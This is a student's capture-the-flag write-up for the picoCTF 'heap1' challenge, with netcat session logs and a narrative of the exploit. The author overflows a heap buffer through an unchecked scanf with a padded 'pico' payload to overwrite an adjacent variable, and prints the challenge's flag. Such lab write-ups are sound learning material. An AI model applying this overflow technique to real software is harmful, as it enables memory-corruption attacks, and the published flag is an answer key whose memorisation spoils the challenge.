JASMINE C. OMANDAM

picoCTF - picoGym Challenges

```
urjas_mine-picoctf@webshell:~$ nc tethys.picoctf.net 59578

Welcome to heap1!
I put my data on the heap so it should be safe from any tampering.
Since my data isn't on the stack I'll even let you write whatever info you want to
eap, I already took care of using malloc for you.

Heap State:
+-------------+----------------+
[*] Address   ->   Heap Data
+-------------+----------------+
[*]   0x5b097ea332b0  ->   pico
+-------------+----------------+
[*]   0x5b097ea332d0  ->   bico
+-------------+----------------+

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm con
t it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 1
Heap State:
+-------------+----------------+
[*] Address   ->   Heap Data
+-------------+----------------+
[*]   0x5b097ea332b0  ->   pico
+-------------+----------------+
[*]   0x5b097ea332d0  ->   bico
+-------------+----------------+
```


```
Enter your choice: 1
Heap State:
+-------------+----------------+
[*] Address   ->   Heap Data
+-------------+----------------+
[*]   0x5b097ea332b0  ->   pico
+-------------+----------------+
[*]   0x5b097ea332d0  ->   bico
+-------------+----------------+

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confiden
t it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 2
Data for buffer: AAAAApico

1. Print Heap:          (print the current state of the heap)
2. Write to buffer:     (write to your own personal block of data on the heap)
3. Print safe_var:      (I'll even let you look at my variable on the heap, I'm confiden
t it can't be modified)
4. Print Flag:          (Try to print the flag, good luck)
5. Exit

Enter your choice: 1
Heap State:
```


Enter your choice: 1
Heap State:
+-------------+----------------+
[*] Address -> Heap Data
+-------------+----------------+
[*] 0x5b097ea332b0 -> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApico
+-------------+----------------+
[*] 0x5b097ea332d0 -> pico
+-------------+----------------+
1. Print Heap: (print the current state of the heap)
2. Write to buffer: (write to your own personal block of data on the heap)
3. Print safe_var: (I'll even let you look at my variable on the heap, I'm confiden
t it can't be modified)
4. Print Flag: (Try to print the flag, good luck)
5. Exit
Enter your choice: 4
YOU WIN
picoCTF{starting_to_get_the_hang_b9064d7c}

Write-Up: HEAP 1

When I began the heap1 challenge, the program allocated two variables on the heap: `input_data` and `safe_var`. The goal was clear from the source code — if `safe_var` contained the string `"pico"`, the program would print the flag. Initially, `safe_var` was set to `"bico"`, so my task was to overwrite it using the overflow vulnerability in `scanf("%s", input_data)`.

Step 1: Exploring the Heap

I first printed the heap state and confirmed that `input_data` contained `"pico"` while `safe_var` contained `"bico"`. This showed that the two variables were adjacent in memory, which meant overflowing `input_data` could affect `safe_var`.

Step 2: First Attempts

I tried short payloads like `AAAAApico` and `AAAAAApico`. These successfully changed `input_data`, but `safe_var` remained `"bico"`. The challenge here was that heap allocations include padding and metadata, so the overflow needed to be longer than expected.

Step 3: Brute-Force Padding

I increased the number of As step by step: 10, 12, 20, and eventually 28 characters before `"pico"`. At one point, `safe_var` became blank, which meant the overflow had reached it but wasn't aligned correctly. This was progress — I just needed to fine-tune the offset.

Step 4: Successful Overwrite

Finally, with a payload of 32 As followed by `"pico"`, the heap showed:

Code
safe_var -> pico

This matched the win condition.

Step 5: Printing the Flag

With `safe_var` overwritten, I selected option 4. The program printed:

YOU WIN
picoCTF{starting_to_get_the_hang_b9064d7c}

Reflection

The main difficulty was heap alignment. My early attempts failed because I underestimated the distance between `input_data` and `safe_var`. It took persistence and systematic brute-forcing to find the exact offset. Printing the heap after each attempt was essential to verify progress. This challenge demonstrated how heap overflows can be exploited by carefully overflowing one variable into another. By testing payloads step by step and observing the heap state, I was able to overwrite `safe_var` and retrieve the flag. The process highlighted the importance of patience, verification, and understanding memory alignment in binary exploitation.